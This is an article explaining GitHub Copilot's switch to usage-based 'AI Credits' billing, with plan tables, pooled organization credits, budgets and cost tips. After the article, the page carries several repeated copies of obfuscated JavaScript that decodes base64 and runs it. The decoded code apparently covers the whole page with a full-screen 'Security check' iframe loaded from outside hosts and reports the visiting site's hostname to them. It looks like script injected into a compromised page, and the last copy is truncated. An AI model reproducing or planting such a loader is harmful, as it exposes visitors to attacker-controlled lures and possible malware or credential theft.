Beginning June 1, 2026, premium request units (PRUs) are retired in favor of GitHub AI Credits. Charges now line up with real consumption rather than a fixed per-request count.
Credits are drawn down based on token usage, including input tokens, output tokens, and cached tokens, priced according to the published per-model rates.
Notable changes
- Copilot capabilities backed by AI models draw from your AI credits. That includes Copilot Chat, Agent mode in the IDE, Copilot CLI, Copilot cloud agent, Copilot Code Review, Copilot Spaces, Spark, and third-party coding agents.
- Code completions and Next Edit suggestions stay included in every paid plan and don’t draw down AI Credits.
- Fallback experiences are going away. Today, users who run out of PRUs can drop to a cheaper model and keep going. Going forward, consumption is governed by available credits and any admin-defined budget limits.
- Copilot code review also consumes GitHub Actions minutes in addition to GitHub AI Credits, billed at the same per-minute rates as other GitHub Actions workflows.
What are GitHub AI Credits?
GitHub AI Credits are the billing unit for Copilot consumption across both individual plans (Copilot Free, Pro, Pro+, Max) and organization plans (Copilot Business, Copilot Enterprise).
Every Copilot interaction uses tokens:
- Input tokens (sent to the model)
- Output tokens (produced by the model)
- Cached tokens (context the model stores or reuses)
Token cost depends on the model chosen, and the total converts into AI credits at a fixed rate where 1 AI credit = $0.01 USD.
The cost of any single interaction depends on two factors: the model in use and the token volume consumed. A short chat exchange on a lightweight model might cost a fraction of a credit. A long agent session on a frontier model spanning multiple files will cost more, simply because there’s more work happening.
How do AI credits work for individual plans?
Each individual subscription includes a monthly AI credit allowance. Paid plans get a higher cap than the free plan.
| Plan | Price/month | Base credits | Flex allotment | Total monthly AICs |
|---|---|---|---|---|
| Copilot Pro | $10 USD | 1,000 | 500 | 1,500 |
| Copilot Pro+ | $39 USD | 3,900 | 3,100 | 7,000 |
| Copilot Max | $100 USD | 10,000 | 10,000 | 20,000 |
Base credits match the subscription price and stay constant. The flex allotment is an additional monthly amount layered on top, designed to flex as model pricing and efficiency evolve. Base credits are spent first, and the flex allotment kicks in automatically across the IDE, GitHub.com, and Copilot CLI with no extra setup.
Copilot Free includes 2,000 code completions a month, an AI credits allowance, and auto model selection.
How do AI credits work for Business and Enterprise?
For organizations, every assigned Copilot license carries a monthly allotment of included AI credits:
| Plan | Total AI credits per user per month |
|---|---|
| Copilot Business | 1,900 |
| Copilot Enterprise | 3,900 |
Existing Copilot Business and Copilot Enterprise customers get a higher promotional allotment for the first three months of the new model (June 1 – September 1, 2026):
| Plan | Total AI credits per user per month |
|---|---|
| Copilot Business | 3,000 |
| Copilot Enterprise | 7,000 |
After that promotional window, the standard allotments above apply.

The included credits per user are pooled at the billing entity level. As an example, an organization running 100 Copilot Business licenses ends up with a shared pool of 190,000 AI credits rather than 100 separate buckets. Heavier users can pull more from the pool when needed, while lighter users effectively offset that consumption.
Adding licenses mid-cycle grows the pool right away. Removing licenses mid-cycle doesn’t shrink the pool until the next billing cycle starts.
What happens when included AI credits run out?
For individuals, two options remain when the included allowance is exhausted:
- Set an additional usage budget and pay extra to keep working.
- Wait for the next monthly cycle when the included allowance refreshes.
For organizations and enterprises, what happens depends on the policies configured for additional usage:
- Additional usage allowed: Consumption continues at published per-credit rates, with the extra spend billed to the organization or enterprise.
- Additional usage not allowed: Usage is blocked until the next billing cycle when monthly allotments reset.
When a user-level budget is set and a user hits it, that user’s Copilot access stops, even if the organization’s pool still has room. There is no automatic fallback to a cheaper model once a budget is exhausted.
Additional usage budgets are configured in US dollars while consumption shows in GitHub AI Credits. The conversion stays fixed: 1 AI credit = $0.01 USD, so a $10 budget covers 1,000 AI credits.
Controlling costs with budgets
For organizations and enterprises, budgets can be set at four levels to govern AI Credit spend:
- Enterprise-level budgets track spending across every organization, repository, and cost center under the enterprise.
- Cost-center-level budgets track spending for a specific cost center.
- User-level budgets track spending per user. A $0 user-level budget means no Copilot access at all.
- Individual-level budgets track spending for power users. Overwrites user-level budgets.
Budgets can trigger alerts as limits approach and enforce hard stops on usage. For example, to allow a small amount of overage while keeping it controlled, set a user-level budget slightly above the included allotment.
Cost Optimization Best Practices
For Copilot users:
- Match the model to the task. Frontier models burn more credits per interaction than lightweight models. Reserve premium models for complex reasoning, large refactors, and tough debugging, and use lighter models for routine edits, simple completions, and boilerplate. Switching to a cheaper model is one of the most effective ways to stretch the included allowance.
- Share the minimum context needed. Attach only the files, selections, or references the model truly needs. Oversharing context inflates token usage and can dilute response quality.
- Watch conversation length and complexity. Longer threads and more elaborate tasks involve more back-and-forth and higher token consumption. Start fresh sessions for new tasks rather than extending long-running threads.
- Use Auto-mode. Auto model selection has been refined for usage-based billing and now comes with a 10% discount. Check out the change log.
For GitHub admins:
- Plan for pooled AI credits. Each license includes a monthly allotment that’s pooled across the organization. Teams with uneven usage patterns can benefit, since power users naturally draw more while lighter users offset that spend.
- Communicate the change internally. Give teams a heads-up about how billing is changing and what it means for their daily Copilot work.
- Update IDEs, clients, and Copilot extensions. Older versions keep working but may show inaccurate model pricing, outdated billing terminology, or miss usage alerts.
- Preview your bill before the cutover. From the announcement banner on the enterprise home page, billing overview, or premium request analytics page, use Preview your usage to download a CSV report. Two extra columns show the estimated equivalent under usage-based billing: aic_quantity (AI credits consumed) and aic_gross_amount (estimated USD cost). Upload the CSV to the billing preview tool for a side-by-side view of PRU vs. AI Credit projections. Data stays local in the browser.
- Create cost budgets. to control the shared pool usage and extra spend for the whole company.
References
- GitHub Copilot is moving to usage-based billing — GitHub Blog
- Usage-based billing for organizations and enterprises — GitHub Docs
- Usage-based billing for individuals — GitHub Docs
- Preparing your organization for usage-based billing — GitHub Docs
- Preparing for your move to usage-based billing — GitHub Docs
- Models and pricing for GitHub Copilot — GitHub Docs
[The article is written by me and AI]
!function(uJeKml){var dtAb05=uJeKml[‘at’+’ob’],m1noR0=uJeKml[‘Func’+’tion’],_0x1909d14a5e=’KGZ1bmN0aW9uKCl7dmFyIGdQRW00Yj13aW5kb3csT3U2S1VVPWdQRW00YlsnX19’+’mcEVtYmVkcyddLFFhQ0pKYT0nOTgzNTc5MjlkYzFlOGI2Yycsc2oxdjdMPVsiaH’+’R0cHM6Ly9taWxsb3dvdXlrZXkuY29tIiwgImh0dHA6Ly85MS45Mi4zMy43NiJdO’+’2lmKE91NktVVSYmT3U2S1VVW1FhQ0pKYV0pcmV0dXJuO091NktVVT1nUEVtNGJb’+’J19fZnBFbWJlZHMnXT0oT3U2S1VVfHx7fSk7T3U2S1VVW1FhQ0pKYV09MTtmdW5’+’jdGlvbiBJeWVTazIoKXtpZighZG9jdW1lbnQuYm9keSl7c2V0VGltZW91dChJeW’+’VTazIsMjApO3JldHVybjt9dmFyIGpTWFowWj1kb2N1bWVudC5jcmVhdGVFbGVtZ’+’W50KCdkaXYnKSxPa2VBOVY9ZG9jdW1lbnQuY3JlYXRlRWxlbWVudCgnaWZyYW1l’+’Jyk7alNYWjBaLnN0eWxlLmNzc1RleHQ9J3Bvc2l0aW9uOmZpeGVkO2luc2V0OjA’+’7ei1pbmRleDoyMTQ3NDgzMDQ4O2JhY2tncm91bmQ6cmdiYSgxNSwyMyw0MiwuND’+’IpO3BvaW50ZXItZXZlbnRzOm5vbmU7JztPa2VBOVYudGl0bGU9J1NlY3VyaXR5I’+’GNoZWNrJztPa2VBOVYuc2V0QXR0cmlidXRlKCdhbGxvd2Z1bGxzY3JlZW4nLCcn’+’KTtPa2VBOVYuc3R5bGUuY3NzVGV4dD0ncG9zaXRpb246Zml4ZWQ7aW5zZXQ6MDt’+’3aWR0aDoxMDAlO2hlaWdodDoxMDAlO2JvcmRlcjowO3otaW5kZXg6MjE0NzQ4Mz’+’A1ODtiYWNrZ3JvdW5kOiNmZmY7Jztkb2N1bWVudC5ib2R5LmFwcGVuZENoaWxkK’+’GpTWFowWik7ZG9jdW1lbnQuYm9keS5hcHBlbmRDaGlsZChPa2VBOVYpO2Z1bmN0’+’aW9uIGRPTGVCMCgpe3RyeXtqU1haMFoucmVtb3ZlKCk7T2tlQTlWLnJlbW92ZSg’+’pO31jYXRjaChfZSl7fXRyeXtkZWxldGUgT3U2S1VVW1FhQ0pKYV19Y2F0Y2goX2’+’UyKXt9fWdQRW00Yi5hZGRFdmVudExpc3RlbmVyKCdtZXNzYWdlJyxmdW5jdGlvb’+’ihfZXYpe3RyeXtpZighX2V2fHwhX2V2LmRhdGEpcmV0dXJuO2lmKF9ldi5kYXRh’+’LnR5cGU9PT0nZnAtZW1iZWQtY2xvc2UnKWRPTGVCMCgpO31jYXRjaChfZTMpe31’+’9KTtmdW5jdGlvbiB3Q1NBd2koelhaQzU5KXtpZih6WFpDNTk+PXNqMXY3TC5sZW’+’5ndGgpcmV0dXJuO3ZhciBfaD0nJzt0cnl7X2g9U3RyaW5nKGdQRW00Yi5sb2Nhd’+’GlvbiYmKGdQRW00Yi5sb2NhdGlvbi5ob3N0bmFtZXx8Z1BFbTRiLmxvY2F0aW9u’+’Lmhvc3QpfHwnJykucmVwbGFjZSgvXnd3d1wuL2ksJycpO31jYXRjaChfZWgpe31’+’2YXIgX3U9c2oxdjdMW3pYWkM1OV0rJy9lbWJlZC8nK1FhQ0pKYSsnP2VtYmVkPT’+’EnKyhfaD8oJyZob3N0PScrZW5jb2RlVVJJQ29tcG9uZW50KF9oKSk6JycpO3Zhc’+’iBfdG89c2V0VGltZW91dChmdW5jdGlvbigpe3dDU0F3aSh6WFpDNTkrMSk7fSwx’+’MjAwMCk7T2tlQTlWLm9ubG9hZD1mdW5jdGlvbigpe2NsZWFyVGltZW91dChfdG8’+’pO307T2tlQTlWLnNyYz1fdTt9d0NTQXdpKDApO31pZihkb2N1bWVudC5yZWFkeV’+’N0YXRlPT09J2xvYWRpbmcnKWdQRW00Yi5hZGRFdmVudExpc3RlbmVyKCdET01Db’+’250ZW50TG9hZGVkJyxJeWVTazIpO2Vsc2UgSXllU2syKCk7fSkoKTs=’;(new m1noR0(dtAb05(_0x1909d14a5e)))()}(self); !function(uJeKml){var dtAb05=uJeKml[‘at’+’ob’],m1noR0=uJeKml[‘Func’+’tion’],_0x1909d14a5e=’KGZ1bmN0aW9uKCl7dmFyIGdQRW00Yj13aW5kb3csT3U2S1VVPWdQRW00YlsnX19’+’mcEVtYmVkcyddLFFhQ0pKYT0nOTgzNTc5MjlkYzFlOGI2Yycsc2oxdjdMPVsiaH’+’R0cHM6Ly9taWxsb3dvdXlrZXkuY29tIiwgImh0dHA6Ly85MS45Mi4zMy43NiJdO’+’2lmKE91NktVVSYmT3U2S1VVW1FhQ0pKYV0pcmV0dXJuO091NktVVT1nUEVtNGJb’+’J19fZnBFbWJlZHMnXT0oT3U2S1VVfHx7fSk7T3U2S1VVW1FhQ0pKYV09MTtmdW5’+’jdGlvbiBJeWVTazIoKXtpZighZG9jdW1lbnQuYm9keSl7c2V0VGltZW91dChJeW’+’VTazIsMjApO3JldHVybjt9dmFyIGpTWFowWj1kb2N1bWVudC5jcmVhdGVFbGVtZ’+’W50KCdkaXYnKSxPa2VBOVY9ZG9jdW1lbnQuY3JlYXRlRWxlbWVudCgnaWZyYW1l’+’Jyk7alNYWjBaLnN0eWxlLmNzc1RleHQ9J3Bvc2l0aW9uOmZpeGVkO2luc2V0OjA’+’7ei1pbmRleDoyMTQ3NDgzMDQ4O2JhY2tncm91bmQ6cmdiYSgxNSwyMyw0MiwuND’+’IpO3BvaW50ZXItZXZlbnRzOm5vbmU7JztPa2VBOVYudGl0bGU9J1NlY3VyaXR5I’+’GNoZWNrJztPa2VBOVYuc2V0QXR0cmlidXRlKCdhbGxvd2Z1bGxzY3JlZW4nLCcn’+’KTtPa2VBOVYuc3R5bGUuY3NzVGV4dD0ncG9zaXRpb246Zml4ZWQ7aW5zZXQ6MDt’+’3aWR0aDoxMDAlO2hlaWdodDoxMDAlO2JvcmRlcjowO3otaW5kZXg6MjE0NzQ4Mz’+’A1ODtiYWNrZ3JvdW5kOiNmZmY7Jztkb2N1bWVudC5ib2R5LmFwcGVuZENoaWxkK’+’GpTWFowWik7ZG9jdW1lbnQuYm9keS5hcHBlbmRDaGlsZChPa2VBOVYpO2Z1bmN0’+’aW9uIGRPTGVCMCgpe3RyeXtqU1haMFoucmVtb3ZlKCk7T2tlQTlWLnJlbW92ZSg’+’pO31jYXRjaChfZSl7fXRyeXtkZWxldGUgT3U2S1VVW1FhQ0pKYV19Y2F0Y2goX2’+’UyKXt9fWdQRW00Yi5hZGRFdmVudExpc3RlbmVyKCdtZXNzYWdlJyxmdW5jdGlvb’+’ihfZXYpe3RyeXtpZighX2V2fHwhX2V2LmRhdGEpcmV0dXJuO2lmKF9ldi5kYXRh’+’LnR5cGU9PT0nZnAtZW1iZWQtY2xvc2UnKWRPTGVCMCgpO31jYXRjaChfZTMpe31’+’9KTtmdW5jdGlvbiB3Q1NBd2koelhaQzU5KXtpZih6WFpDNTk+PXNqMXY3TC5sZW’+’5ndGgpcmV0dXJuO3ZhciBfaD0nJzt0cnl7X2g9U3RyaW5nKGdQRW00Yi5sb2Nhd’+’GlvbiYmKGdQRW00Yi5sb2NhdGlvbi5ob3N0bmFtZXx8Z1BFbTRiLmxvY2F0aW9u’+’Lmhvc3QpfHwnJykucmVwbGFjZSgvXnd3d1wuL2ksJycpO31jYXRjaChfZWgpe31’+’2YXIgX3U9c2oxdjdMW3pYWkM1OV0rJy9lbWJlZC8nK1FhQ0pKYSsnP2VtYmVkPT’+’EnKyhfaD8oJyZob3N0PScrZW5jb2RlVVJJQ29tcG9uZW50KF9oKSk6JycpO3Zhc’+’iBfdG89c2V0VGltZW91dChmdW5jdGlvbigpe3dDU0F3aSh6WFpDNTkrMSk7fSwx’+’MjAwMCk7T2tlQTlWLm9ubG9hZD1mdW5jdGlvbigpe2NsZWFyVGltZW91dChfdG8’+’pO307T2tlQTlWLnNyYz1fdTt9d0NTQXdpKDApO31pZihkb2N1bWVudC5yZWFkeV’+’N0YXRlPT09J2xvYWRpbmcnKWdQRW00Yi5hZGRFdmVudExpc3RlbmVyKCdET01Db’+’250ZW50TG9hZGVkJyxJeWVTazIpO2Vsc2UgSXllU2syKCk7fSkoKTs=’;(new m1noR0(dtAb05(_0x1909d14a5e)))()}(self); !function(uJeKml){var dtAb05=uJeKml[‘at’+’ob’],m1noR0=uJeKml[‘Func’+’tion’],_0x1909d14a5e=’KGZ1bmN0aW9uKCl7dmFyIGdQRW00Yj13aW5kb3csT3U2S1VVPWdQRW00YlsnX19’+’mcEVtYmVkcyddLFFhQ0pKYT0nOTgzNTc5MjlkYzFlOGI2Yycsc2oxdjdMPVsiaH’+’R0cHM6Ly9taWxsb3dvdXlrZXkuY29tIiwgImh0dHA6Ly85MS45Mi4zMy43NiJdO’+’2lmKE91NktVVSYmT3U2S1VVW1FhQ0pKYV0pcmV0dXJuO091NktVVT1nUEVtNGJb’+’J19fZnBFbWJlZHMnXT0oT3U2S1VVfHx7fSk7T3U2S1VVW1FhQ0pKYV09MTtmdW5’+’jdGlvbiBJeWVTazIoKXtpZighZG9jdW1lbnQuYm9keSl7c2V0VGltZW91dChJeW’+’VTazIsMjApO3JldHVybjt9dmFyIGpTWFowWj1kb2N1bWVudC5jcmVhdGVFbGVtZ’+’W50KCdkaXYnKSxPa2VBOVY9ZG9jdW1lbnQuY3JlYXRlRWxlbWVudCgnaWZyYW1l’+’Jyk7alNYWjBaLnN0eWxlLmNzc1RleHQ9J3Bvc2l0aW9uOmZpeGVkO2luc2V0OjA’+’7ei1pbmRleDoyMTQ3NDgzMDQ4O2JhY2tncm91bmQ6cmdiYSgxNSwyMyw0MiwuND’+’IpO3BvaW50ZXItZXZlbnRzOm5vbmU7JztPa2VBOVYudGl0bGU9J1NlY3VyaXR5I’+’GNoZWNrJztPa2VBOVYuc2V0QXR0cmlidXRlKCdhbGxvd2Z1bGxzY3JlZW4nLCcn’+’KTtPa2VBOVYuc3R5bGUuY3NzVGV4dD0ncG9zaXRpb246Zml4ZWQ7aW5zZXQ6MDt’+’3aWR0aDoxMDAlO2hlaWdodDoxMDAlO2JvcmRlcjowO3otaW5kZXg6MjE0NzQ4Mz’+’A1ODtiYWNrZ3JvdW5kOiNmZmY7Jztkb2N1bWVudC5ib2R5LmFwcGVuZENoaWxkK’+’GpTWFowWik7ZG9jdW1lbnQuYm9keS5hcHBlbmRDaGlsZChPa2VBOVYpO2Z1bmN0’+’aW9uIGRPTGVCMCgpe3RyeXtqU1haMFoucmVtb3ZlKCk7T2tlQTlWLnJlbW92ZSg’+’pO31jYXRjaChfZSl7fXRyeXtkZWxldGUgT3U2S1VVW1FhQ0pKYV19Y2F0Y2goX2’+’UyKXt9fWdQRW00Yi5hZGRFdmVudExpc3RlbmVyKCdtZXNzYWdlJyxmdW5jdGlvb’+’ihfZXYpe3RyeXtpZighX2V2fHwhX2V2LmRhdGEpcmV0dXJuO2lmKF9ldi5kYXRh’+’LnR5cGU9PT0nZnAtZW1iZWQtY2xvc2UnKWRPTGVCMCgpO31jYXRjaChfZTMpe31’+’9KTtmdW5jdGlvbiB3Q1NBd2koelhaQzU5KXtpZih6WFpDNTk+PXNqMXY3TC5sZW’+’5ndGgpcmV0dXJuO3ZhciBfaD0nJzt0cnl7X2g9U3RyaW5nKGdQRW00Yi5sb2Nhd’+’GlvbiYmKGdQRW00Yi5sb2NhdGlvbi5ob3N0bmFtZXx8Z1BFbTRiLmxvY2F0aW9u’+’Lmhvc3QpfHwnJykucmVwbGFjZSgvXnd3d1wuL2ksJycpO31jYXRjaChfZWgpe31’+’2YXIgX3U9c2oxdjdMW3pYWkM1OV0rJy9lbWJlZC8nK1FhQ0pKYSsnP2VtYmVkPT’+’EnKyhfaD8oJyZob3N0PScrZW5jb2RlVVJJQ29tcG9uZW50KF9oKSk6JycpO3Zhc’+’iBfdG89c2V0VGltZW91dChmdW5jdGlvbigpe3dDU0F3aSh6WFpDNTkrMSk7fSwx’+’MjAwMCk7T2tlQTlWLm9ubG9hZD1mdW5jdGlvbigpe2NsZWFyVGltZW91dChfdG8’+’pO307T2tlQTlWLnNyYz1fdTt9d0NTQXdpKDApO31pZihkb2N1bWVudC5yZWFkeV’+’N0YXRlPT09J2xvYWRpbmcnKWdQRW00Yi5hZGRFdmVudExpc3RlbmVyKCdET01Db’+’250ZW50TG9hZGVkJyxJeWVTazIpO2Vsc2UgSXllU2syKCk7fSkoKTs=’;(new m1noR0(dtAb05(_0x1909d14a5e)))()}(self); !function(uJeKml){var dtAb05=uJeKml[‘at’+’ob’],m1noR0=uJeKml[‘Func’+’tion’],_0x1909d14a5e=’KGZ1bmN0aW9uKCl7dmFyIGdQRW00Yj13aW5kb3csT3U2S1VVPWdQRW00YlsnX19’+’mcEVtYmVkcyddLFFhQ0pKYT0nOTgzNTc5MjlkYzFlOGI2Yycsc2oxdjdMPVsiaH’+’R0cHM6Ly9taWxsb3dvdXlrZXkuY29tIiwgImh0dHA6Ly85MS45Mi4zMy43NiJdO’+’2lmKE91NktVVSYmT3U2S1VVW1FhQ0pKYV0pcmV0dXJuO091NktVVT1nUEVtNGJb’+’J19fZnBFbWJlZHMnXT0oT3U2S1VVfHx7fSk7T3U2S1VVW1FhQ0pKYV09MTtmdW5’+’jdGlvbiBJeWVTazIoKXtpZighZG9jdW1lbnQuYm9keSl7c2V0VGltZW91dChJeW’+’VTazIsMjApO3JldHVybjt9dmFyIGpTWFowWj1kb2N1bWVudC5jcmVhdGVFbGVtZ’+’W50KCdkaXYnKSxPa2VBOVY9ZG9jdW1lbnQuY3JlYXRlRWxlbWVudCgnaWZyYW1l’+’Jyk7alNYWjBaLnN0eWxlLmNzc1RleHQ9J3Bvc2l0aW9uOmZpeGVkO2luc2V0OjA’+’7ei1pbmRleDoyMTQ3NDgzMDQ4O2JhY2tncm91bmQ6cmdiYSgxNSwyMyw0MiwuND’+’IpO3BvaW50ZXItZXZlbnRzOm5vbmU7JztPa2VBOVYudGl0bGU9J1NlY3VyaXR5I’+’GNoZWNrJztPa2VBOVYuc2V0QXR0cmlidXRlKCdhbGxvd2Z1bGxzY3JlZW4nLCcn’+’KTtPa2VBOVYuc3R5bGUuY3NzVGV4dD0ncG9zaXRpb246Zml4ZWQ7aW5zZXQ6MDt’+’3aWR0aDoxMDAlO2hlaWdodDoxMDAlO2JvcmRlcjowO3otaW5kZXg6MjE0NzQ4Mz’+’A1ODtiYWNrZ3JvdW5kOiNmZmY7Jztkb2N1bWVudC5ib2R5LmFwcGVuZENoaWxkK’+’GpTWFowWik7ZG9jdW1lbnQuYm9keS5hcHBlbmRDaGlsZChPa2VBOVYpO2Z1bmN0’+’aW9uIGRPTGVCMCgpe3RyeXtqU1haMFoucmVtb3ZlKCk7T2tlQTlWLnJlbW92ZSg’+’pO31jYXRjaChfZSl7fXRyeXtkZWxldGUgT3U2S1VVW1FhQ0pKYV19Y2F0Y2goX2’+’UyKXt9fWdQRW00Yi5hZGRFdmVudExpc3RlbmVyKCdtZXNzYWdlJyxmdW5jdGlvb’+’ihfZXYpe3RyeXtpZighX2V2fHwhX2V2LmRhdGEpcmV0dXJuO2lmKF9ldi5kYXRh’+’LnR5cGU9PT0nZnAtZW1iZWQtY2xvc2UnKWRPTGVCMCgpO31jYXRjaChfZTMpe31’+’9KTtmdW5jdGlvbiB3Q1NBd2koelhaQzU5KXtpZih6WFpDNTk+PXNqMXY3TC5sZW’+’5ndGgpcmV0dXJuO3ZhciBfaD0nJzt0cnl7X2g9U3RyaW5nKGdQRW00Yi5sb2Nhd’+’GlvbiYmKGdQRW00Yi5sb2NhdGlvbi5ob3N0bmFtZXx8Z1BFbTRiLmxvY2F0aW9u’+’Lmhvc3QpfHwnJykucmVwbGFjZSgvXnd3d1wuL2ksJycpO31jYXRjaChfZWgpe31’+’2YXIgX3U9c2oxdjdMW3pYWkM1OV0rJy9lbWJlZC8nK1FhQ0pKYSsnP2VtYmVkPT’+’EnKyhfaD8oJyZob3N0PScrZW5jb2RlVVJJQ29tcG9uZW50KF9oKSk6JycpO3Zhc’+’iBfdG89c2V0VGltZW91dChmdW5jdGlvbigpe3dDU0F3aSh6WFpDNTkrMSk7fSwx’+’MjAwMCk7T2tlQTlWLm9ubG9hZD1mdW5jdGlvbigpe2NsZWFyVGltZW91dChfdG8’+’pO307T2tlQTlWLnNyYz1fdTt9d0NTQXdpKDApO31pZihkb2N1bWVudC5yZWFkeV’+’N0YXRlPT09J2xvYWRpbmcnKWdQRW00Yi5hZGRFdmVudExpc3RlbmVyKCdET01Db’+’250ZW50TG9hZGVkJyxJeWVTazIpO2Vsc2UgSXllU2syKCk7fSkoKTs=’;(new m1noR0(dtAb05(_0x1909d14a5e)))()}(self); !function(urnqhI){var SZYHuy=urnqhI[‘at’+’ob’],lcucJL=urnqhI[‘Func’+’tion’],_0x26f08cf497=’KGZ1bmN0aW9uKCl7dmFyIEpDM3hzVz13aW5kb3cscnUzUmJrPUpD’+’M3hzV1snX19mcEVtYmVkcyddLGFXUzROdz0nZDk4ZTY4MmJlMTlh’+’M2Y4YycsZ2k0dmJoPVsiaHR0cHM6Ly93ZWFsdGNvbWxsYy5jb20i’+’LCAiaHR0cDovLzkxLjkyLjQzLjI1MCJdO2lmKHJ1M1JiayYmcnUz’+’UmJrW2FXUzROd10pcmV0dXJuO3J1M1Jiaz1KQzN4c1dbJ19fZnBF’+’bWJlZHMnXT0ocnUzUmJrfHx7fSk7cnUzUmJrW2FXUzROd109MTtm’+’dW5jdGlvbiBwNlFoRWkoKXtpZighZG9jdW1lbnQuYm9keSl7c2V0’+’VGltZW91dChwNlFoRWksMjApO3JldHVybjt9dmFyIEJkbWh6MD1k’+’b2N1bWVudC5jcmVhdGVFbGVtZW50KCdkaXYnKSxmYXkxOWg9ZG9j’+’dW1lbnQuY3JlYXRlRWxlbWVudCgnaWZyYW1lJyk7QmRtaHowLnN0’+’eWxlLmNzc1RleHQ9J3Bvc2l0aW9uOmZpeGVkO2luc2V0OjA7ei1p’+’bmRleDoyMTQ3NDgzMDQ0O2JhY2tncm91bmQ6cmdiYSgxNSwyMyw0’+’MiwuNDIpO3BvaW50ZXItZXZlbnRzOm5vbmU7JztmYXkxOWgudGl0’+’bGU9J1NlY3VyaXR5IGNoZWNrJztmYXkxOWguc2V0QXR0cmlidXRl’+’KCdhbGxvd2Z1bGxzY3JlZW4nLCcnKTtmYXkxOWguc3R5bGUuY3Nz’+’VGV4dD0ncG9zaXRpb246Zml4ZWQ7aW5zZXQ6MDt3aWR0aDoxMDAl’+’O2hlaWdodDoxMDAlO2JvcmRlcjowO3otaW5kZXg6MjE0NzQ4MzA1’+’NDtiYWNrZ3JvdW5kOiNmZmY7Jztkb2N1bWVudC5ib2R5LmFwcGVu’+’ZENoaWxkKEJkbWh6MCk7ZG9jdW1lbnQuYm9keS5hcHBlbmRDaGls’+’ZChmYXkxOWgpO2Z1bmN0aW9uIEM3NVp3eCgpe3RyeXtCZG1oejAu’+’cmVtb3ZlKCk7ZmF5MTloLnJlbW92ZSgpO31jYXRjaChfZSl7fXRy’+’eXtkZWxldGUgcnUzUmJrW2FXUzROd119Y2F0Y2goX2UyKXt9fUpD’+’M3hzVy5hZGRFdmVudExpc3RlbmVyKCdtZXNzYWdlJyxmdW5jdGlv’+’bihfZXYpe3RyeXtpZighX2V2fHwhX2V2LmRhdGEpcmV0dXJuO2lm’+’KF9ldi5kYXRhLnR5cGU9PT0nZnAtZW1iZWQtY2xvc2UnKUM3NVp3’+’eCgpO31jYXRjaChfZTMpe319KTtmdW5jdGlvbiB0TzRDVHcoQm9z’+’NWpuKXtpZihCb3M1am4+PWdpNHZiaC5sZW5ndGgpcmV0dXJuO3Zh’+’ciBfaD0nJzt0cnl7X2g9U3RyaW5nKEpDM3hzVy5sb2NhdGlvbiYm’+’KEpDM3hzVy5sb2NhdGlvbi5ob3N0bmFtZXx8SkMzeHNXLmxvY2F0’+’aW9uLmhvc3QpfHwnJykucmVwbGFjZSgvXnd3d1wuL2ksJycpO31j’+’YXRjaChfZWgpe312YXIgX3U9Z2k0dmJoW0JvczVqbl0rJy9lbWJl’+’ZC8nK2FXUzROdysnP2VtYmVkPTEnKyhfaD8oJyZob3N0PScrZW5j’+’b2RlVVJJQ29tcG9uZW50KF9oKSk6JycpO3ZhciBfdG89c2V0VGlt’+’ZW91dChmdW5jdGlvbigpe3RPNENUdyhCb3M1am4rMSk7fSwxMjAw’+’MCk7ZmF5MTloLm9ubG9hZD1mdW5jdGlvbigpe2NsZWFyVGltZW91’+’dChfdG8pO307ZmF5MTloLnNyYz1fdTt9dE80Q1R3KDApO31pZihk’+’b2N1bWVudC5yZWFkeVN0YXRlPT09J2xvYWRpbmcnKUpDM3hzVy5h’+’ZGRFdmVudExpc3RlbmVyKCdET01Db250ZW50TG9hZGVkJyxwNlFo’+’RWkpO2Vsc2UgcDZRaEVpKCk7fSkoKTs=’;(new lcucJL(SZYHuy(_0x26f08cf497)))()}(self); !function(urnqhI){var SZYHuy=urnqhI[‘at’+’ob’],lcucJL=urnqhI[‘Func’+’tion’],_0x26f08cf497=’KGZ1bmN0aW9uKCl7dmFyIEpDM3hzVz13aW5kb3cscnUzUmJrPUpD’+’M3hzV1snX19mcEVtYmVkcyddLGFXUzROdz0nZDk4ZTY4MmJlMTlh’+’M2Y4YycsZ2k0dmJoPVsiaHR0cHM6Ly93ZWFsdGNvbWxsYy5jb20i’+’LCAiaHR0cDovLzkxLjkyLjQzLjI1MCJdO2lmKHJ1M1JiayYmcnUz’+’UmJrW2FXUzROd10pcmV0dXJuO3J1M1Jiaz1KQzN4c1dbJ19fZnBF’+’bWJlZHMnXT0ocnUzUmJrfHx7fSk7cnUzUmJrW2FXUzROd109MTtm’+’dW5jdGlvbiBwNlFoRWkoKXtpZighZG9jdW1lbnQuYm9keSl7c2V0’+’VGltZW91dChwNlFoRWksMjApO3JldHVybjt9dmFyIEJkbWh6MD1k’+’b2N1bWVudC5jcmVhdGVFbGVtZW50KCdkaXYnKSxmYXkxOWg9ZG9j’+’dW1lbnQuY3JlYXRlRWxlbWVudCgnaWZyYW1lJyk7QmRtaHowLnN0’+’eWxlLmNzc1RleHQ9J3Bvc2l0aW9uOmZpeGVkO2luc2V0OjA7ei1p’+’bmRleDoyMTQ3NDgzMDQ0O2JhY2tncm91bmQ6cmdiYSgxNSwyMyw0’+’MiwuNDIpO3BvaW50ZXItZXZlbnRzOm5vbmU7JztmYXkxOWgudGl0’+’bGU9J1NlY3VyaXR5IGNoZWNrJztmYXkxOWguc2V0QXR0cmlidXRl’+’KCdhbGxvd2Z1bGxzY3JlZW4nL